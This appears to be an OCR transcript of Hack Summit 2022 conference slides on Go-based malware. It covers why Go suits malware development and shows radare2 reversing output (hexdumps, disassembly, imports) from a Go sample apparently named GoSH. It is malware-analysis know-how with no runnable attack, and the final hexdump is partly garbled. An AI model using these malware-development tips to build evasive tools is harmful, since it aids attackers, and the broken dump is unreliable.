
THE H@CK
SUMMIT

C:\>

Made in Golang: next generation of threats

Jakub Lutczyn
Independent Researcher @ Red Code Labs
Jakub Wróbel
Security Engineer @ SalesManago
& Golang Developer @ Red Code Labs
Konrad Klawikowski
Associate Threat Hunter @ WithSecure
& Offensive Security Researcher @ Red Code Labs



thehacksummit.com

13-14/10/2022

PGE Narodowy
+ Online

ORGANIZERS:

AcademicPartners
FUNDACJA

DOWÓDZTWO KOMPONENTU WOJSK OBRONY CYBERPRZESTRZENI

section .INTRO_TO_GOLANG


GOLANG TL;DR

- made in 2007 by Google, open sourced in 2009
- statically typed, compiled
- designed for procedural, but allows object-oriented
- “high productivity” - doesn’t require thousands of lines to do the job
- concise, easy to read
- type derivation via declare-and-initialize construct ":=" (as seen is Pascal)
- effortless concurrent computing (goroutines)
- single goroutine consumes approx. 2kb of stack space
- rich C-like mem management + safety


GOLANG FOR MALDEV

- cross-platform compilation, allows having a single codebase
- efficient and reliable TCP stack
- reversing nightmare (.gopclntab structure, all symbols added to the binary)


section .REVERSING_GOLANG_BINARIES




```
:> i~arch,machine,type,class,binsz,os,lang
type     EXEC (Executable file)
arch     x86
binsz    2848738
bintype  elf
class    ELF64
lang     go
machine  AMD x86-64 architecture
os       linux
:>
```




```
:> il
[Linked libraries]
libpthread.so.0
libc.so.6

2 libraries

:>
```




```
[0x004d86b0 [Xadvc]0 0% 944 /home/redcode/GoSH/sample]> xc @ sym.main.pWfdqck+752 # 0x4d86b0
..offset.... 0 1. 2 3. 4 5. 6 7. 8 9. A B. C D. E F..0123456789ABCDEF
 488d 0d43 af02 00bf 0300 0000 488d 7424  H..C........H.t$
 7041 b801 0000 004d 89c1 e871 79fc ff48  pA.....M...qy..H
 8bac 2430 0100 0048 81c4 3801 0000 c348  ..$0...H..8....H
 89da e899 b9f8 ff31 c048 89c1 e84f b9f8  .......1.H...O..
 ff90 4889 4424 0848 895c 2410 0f1f 4000  ..H.D$.H.\$...@.
 e89b 93f8 ff48 8b44 2408 488b 5c24 10e8  .....H.D$.H.\$..
 acfc ffff cccc cccc cccc cccc cccc cccc  ................
 493b 6610 765c 4883 ec38 4889 6c24 3048  I;f.v\H..8H.l$0H  ; sym.main.main
 8d6c 2430 48b8 00e4 0b54 0200 0000 6690  .l$0H....T....f.
 e85b 81f8 ff48 8d05 26af 0200 bb03 0000  .[...H..&.......
 0048 8d0d 5fd1 0200 bf10 0000 000f 1f00  .H.._...........
 e81b a8fd ff48 8944 2428 4889 5c24 20e8  .....H.D$(H.\$ .
 4cfc ffff 488b 4424 2848 8b5c 2420 6690  L...H.D$(H.\$ f.
 ebed e819 93f8 ffeb 97                   .........         ; sym.runtime.etext

 ff35 8209 0e00 ff25 8409 0e00 0f1f 4000  .5.....%......@.  ; section..plt  ; [02] -r-x section size 528 named .plt
 ff25 8209 0e00 6800 0000 00e9 e0ff ffff  .%....h.........  ; obj.imp.__errno_location
 ff25 7a09 0e00 6801 0000 00e9 d0ff ffff  .%z...h.........  ; obj.imp.getaddrinfo
 ff25 7209 0e00 6802 0000 00e9 c0ff ffff  .%r...h.........  ; obj.imp.freeaddrinfo
 ff25 6a09 0e00 6803 0000 00e9 b0ff ffff  .%j...h.........  ; obj.imp.gai_strerror
 ff25 6209 0e00 6804 0000 00e9 a0ff ffff  .%b...h.........  ; obj.imp.fwrite
 ff25 5a09 0e00 6805 0000 00e9 90ff ffff  .%Z...h.........  ; obj.imp.vfprintf
 ff25 5209 0e00 6806 0000 00e9 80ff ffff  .%R...h.........  ; obj.imp.fputc
 ff25 4a09 0e00 6807 0000 00e9 70ff ffff  .%J...h.....p...  ; obj.imp.abort
 ff25 4209 0e00 6808 0000 00e9 60ff ffff  .%B...h.....`...  ; obj.imp.pthread_mutex_lock
 ff25 3a09 0e00 6809 0000 00e9 50ff ffff  .%:...h.....P...  ; obj.imp.pthread_cond_wait
 ff25 3209 0e00 680a 0000 00e9 40ff ffff  .%2...h.....@...  ; obj.imp.pthread_mutex_unlock
 ff25 2a09 0e00 680b 0000 00e9 30ff ffff  .%*...h.....0...  ; obj.imp.pthread_cond_broadcast
 ff25 2209 0e00 680c 0000 00e9 20ff ffff  .%"...h..... ...  ; obj.imp.pthread_create
 ff25 1a09 0e00 680d 0000 00e9 10ff ffff  .%....h.........  ; obj.imp.nanosleep
 ff25 1209 0e00 680e 0000 00e9 00ff ffff  .%....h.........  ; obj.imp.pthread_detach
 ff25 0a09 0e00 680f 0000 00e9 f0fe ffff  .%....h.........  ; obj.imp.strerror
 ff25 0209 0e00 6810 0000 00e9 e0fe ffff  .%....h.........  ; obj.imp.fprintf
 ff25 fa08 0e00 6811 0000 00e9 d0fe ffff  .%....h.........  ; obj.imp.free
 ff25 f208 0e00 6812 0000 00e9 c0fe ffff  .%....h.........  ; obj.imp.malloc
 ff25 ea08 0e00 6813 0000 00e9 b0fe ffff  .%....h.........  ; obj.imp.pthread_attr_init
 ff25 e208 0e00 6814 0000 00e9 a0fe ffff  .%....h.........  ; obj.imp.pthread_attr_getstacksize
 ff25 da08 0e00 6815 0000 00e9 90fe ffff  .%....h.........  ; obj.imp.pthread_attr_destroy
 ff25 d208 0e00 6816 0000 00e9 80fe ffff  .%....h.........  ; obj.imp.sigfillset
 ff25 ca08 0e00 6817 0000 00e9 70fe ffff  .%....h.....p...  ; obj.imp.pthread_sigmask
 ff25 c208 0e00 6818 0000 00e9 60fe ffff  .%....h.....`...  ; obj.imp.mmap
 ff25 ba08 0e00 6819 0000 00e9 50fe ffff  .%....h.....P...  ; obj.imp.munmap
 ff25 b208 0e00 681a 0000 00e9 40fe ffff  .%....h.....@...  ; obj.imp.setenv
 ff25 aa08 0e00 681b 0000 00e9 30fe ffff  .%....h.....0...  ; obj.imp.unsetenv
 ff25 a208 0e00 681c 0000 00e9 20fe ffff  .%....h..... ...  ; obj.imp.sigemptyset
 ff25 9a08 0e00 681d 0000 00e9 10fe ffff  .%....h.........  ; obj.imp.sigaddset
 ff25 8a08 0e00 681f 0000 00e9 f0fd ffff  .%....h.........  ; obj.imp.sigismember
```



```
0x4d8446 [oh]
   9 movups xmmword [var_60h], xmm15
   8 lea rdi, qword [var_58h]
   4 lea rdi, qword [rdi - 0x30]
   5 nop dword [rax + rax]
   5 mov qword [rsp - 0x10], rbp
   5 lea rbp, qword [rsp - 0x10]
[ok]5 call fcn.00464310 ; fcn.0046430b+0x5
   4 mov rbp, qword [rbp]
   7 lea rax, qword [rip + 0xd026] ; 0x4e54a0
   5 mov ebx, 0x1000
   3 mov rcx, rbx
[ol]5 call sym.runtime.makeslice
   9 movups xmmword [var_b8h], xmm15
   8 lea rdi, qword [var_b0h]
   4 lea rdi, qword [rdi - 0x30]
   4 nop dword [rax]
   5 mov qword [rsp - 0x10], rbp
   5 lea rbp, qword [rsp - 0x10]
[ok]5 call fcn.00464310 ; fcn.0046430b+0x5
   4 mov rbp, qword [rbp]
   8 mov qword [var_b8h], rax
   12 mov qword [var_b0h], 0x1000
   12 mov qword [var_a8h], 0x1000
   5 mov rdx, qword [var_d8h]
   8 mov qword [var_a0h], rdx
   8 mov rdx, qword [arg_10h]
   8 mov qword [var_98h], rdx
   12 mov qword [var_70h], -1
   12 mov qword [var_68h], -1
   8 mov rsi, qword [var_b8h]
   8 mov qword [var_60h], rsi
   8 lea rdi, qword [var_58h]
   8 lea rsi, qword [var_b0h]
   5 mov qword [rsp - 0x10], rbp
   5 lea rbp, qword [rsp - 0x10]
[om]5 call 0x46467a ; fcn.004645a8+0xd2
   4 mov rbp, qword [rbp]
   8 lea rcx, qword [var_60h]
```




```
.offset.... 0 1. 2 3. 4 5. 6 7. 8 9. A B. C D. E F..0123456789ABCDEF
4c8d a424 48ff ffff 4d3b 6610 0f86 2003  L..$H...M;f.. .   ; sym.main.pWfdqck
     4881 ec38 01        48 89ac 2430 01     H. .8.  H..$0.
  48 8dac 2430 01        48 8984 2440 01    H..$0.  H..$@.
  48 8944 2468 4889 9c24 4801      4889    H.D$hH..$H.  H.
c148 8d05 d839 01        4889 cb   703a f3ff  .H...9.  H.. p:..
9048 8d0d b053 05        4839 c875 0a48 8b8c  .H...S. H9.u.H..
2448 01          05b9           4889 4424  $H.    ..     H.D$
6075   48 8179 08     10        0f 1f44        `u H.y.  .   ..D
0f8d fd        440f   bc 24d8           48  ...    D. .$.   H
8dbc 24e0          48 8d7f d00f 1f44       ..$.   H.....D
4889 6c24 f048 8d6c 24f0   a1 bef8 ff48  H.l$.H.l$. ....H
8b6d   48 8d05 26d0      bb   10        48  .m H..&.  .   H
89d9   d9 3bf7 ff44 0f    bc24 80          .. .;..D. .$.
488d bc24 88        488d 7fd0 0f1f 40     H..$.   H.....@
4889 6c24 f048 8d6c 24f8   61 bef8 ff48  H.l$.H.l$. a...H
8b6d   48 8984 2480          48 c784 2488  .m H..$.   H..$.
          10         48 c784 2490                  H..$.
10        48 8b54 2460 4889 9424 98           H.T$`H..$.
488b 9424 4801      4889 9424 a0          H..$H.  H..$.
48c7 8424 c8        ffff ffff 48c7 8424  H..$.   ....H..$
d0        ffff ffff 488b b424 80          .   ....H..$.
4889 b424 d8        488d bc24 e0          H..$.   H..$.
488d b424 88        4889 6c24 f048 8d6c  H..$.   H.l$.H.l
24f0   43 c1f8 ff48 8b6d   48 8d8c 24d8  $. C...H.m H..$.
       48 89c8 bb0a          d096 f9ff     H....    ....
4889 4424 5848 895c 2448 660f 1f44       H.D$XH.\$Hf..D
4883 fb07 7542 8138 4445 4c45 753a 6681  H...uB.8DELEu:f.
